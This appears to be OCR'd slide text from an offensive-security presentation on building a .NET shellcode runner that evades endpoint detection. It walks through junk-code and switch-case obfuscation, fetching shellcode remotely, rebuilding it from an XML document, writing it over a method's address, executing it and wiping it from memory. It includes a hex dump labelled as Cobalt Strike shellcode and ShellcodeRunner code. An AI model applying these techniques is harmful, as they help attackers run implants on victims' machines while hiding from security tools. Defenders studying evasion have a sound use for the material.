
```
else
{
    num3 += 9261;
}
int num5 = 16608;
if (num5 > 27300)
{
    num5 += 4577;
    for (int j = 68; j < 8415; j++)
    {
        if (j > 9638)
        {
            break;
        }
        j += 5;
    }
}
else
{
    int num6 = 81302;
    if (num6 > 9122)
    {
        RuntimeHelpers.PrepareMethod(dm3K16qa);
        num6 -= 711;
        for (int k = 24; k < 9578; k++)
        {
            if (k > 4407)
            {
                break;
            }
```

The use of switch case

To generate the code, switch cases are used.

Compilers are way smarter than me, and this code will get converted into a bunch of if-else statements. As long as the code is ugly, I'm happy.

The switch-case structure is useful because it's easy to implement in an automated script.



```
RuntimeMethodHandle handle = null;

int index = 13098;
int current = 3029;
while(true) {
    switch(index) {
        case 123:
            if(current > 12) {
                RuntimeHelpers.PrepareMethod(handle);
                index = 80932;
            } else {
                index = 13098;
            }
            current++;
            break;

        case 80932:
            return handle.GetFunctionPointer();
            break;

        case 13098:
            handle = method.MethodHandle;
            index = 123;
            break;
    }
}
```

Hiding our shellcode

Regardless of the execution concept we choose, the shellcode will reside in the process memory in clear text once it is executed.

Modern security solutions will inspect memory for known patterns and flag your shellcode.

Once again, let's use the unsafe feature to hide our shellcode.


Hiding our shellcode

What we need to do:

- **Fetch the shellcode remotely.**
- **Rebuild the shellcode; in this case, we rebuild the whole thing from the XML document.**
- **Copy the shellcode to the DoSomething method address.**
- **Invoke DoSomething to execute the shellcode.**
- **Clear the shellcode present in the variables and at the DoSomething address.**

Hiding our shellcode

Let's take a look at Cobalt Strike shellcode.



```
00000000: 9090 9090 9090 9090 904d 5a41 5255 4889  .........MZARUH.
00000010: e548 81ec 2000 0000 488d 1dea ffff ff48  .H.. ...H......H
00000020: 89df 4881 c33c 6e01 00ff d341 b8f0 b5a2  ..H..<n....A....
00000030: 5668 0400 0000 5a48 89f9 ffd0 0000 0000  Vh....ZH........
00000040: 0000 0000 00f0 0000 00fb d0fb efee 7475  ..............tu
00000050: d2c4 09da 9345 f790 e210 ccc2 0d8e 5837  .....E........X7
00000060: ee4c 5f9c 78ff 002a 20b3 6cc1 75c5 365c  .L_.x..* .l.u.6\
00000070: a787 60d6 1743 89b6 75f1 7046 c185 012a  ..`..C..u.pF...*
00000080: 2683 07dc a066 c48f ccbb 654f be02 ed33  &....f....eO...3
00000090: 1aff 0901 1166 aa2d ffda e90a 8b97 29e8  .....f.-......).
```


The MZARUH pattern is going to be our search reference. If we see this in our process memory,

it means we have traces of the clear text version of the shellcode.

Hiding our shellcode

.NET does a lot of magic for you which imply that string may be copied and cloned all over the place.


A typical .NET method structure which contains a shellcode variable that will hold the “bad” data.



```
byte[] GetShellcode() {
    byte[] shellcode = new byte[1000];
    for(int i = 0; i < 1000; i++) {
        shellcode[i] = xml.Node[i];
    }
    return shellcode;
}
```

Hiding our shellcode

Our first change is to make the shellcode variable globally accessible to the class to avoid extra copies or clones when a method is called.




```
class ShellcodeRunner {
    private byte[] shellcode = new byte[1000];

    byte[] GetShellcode() {
        for(int i = 0; i < 1000; i++) {
            shellcode[i] = xml.Node[i];
        }
        return shellcode;
    }
}
```

Hiding our shellcode

Our Main method needs to execute the shellcode and then clean it. To achieve this, we need threading.

Parallelism is the key here.



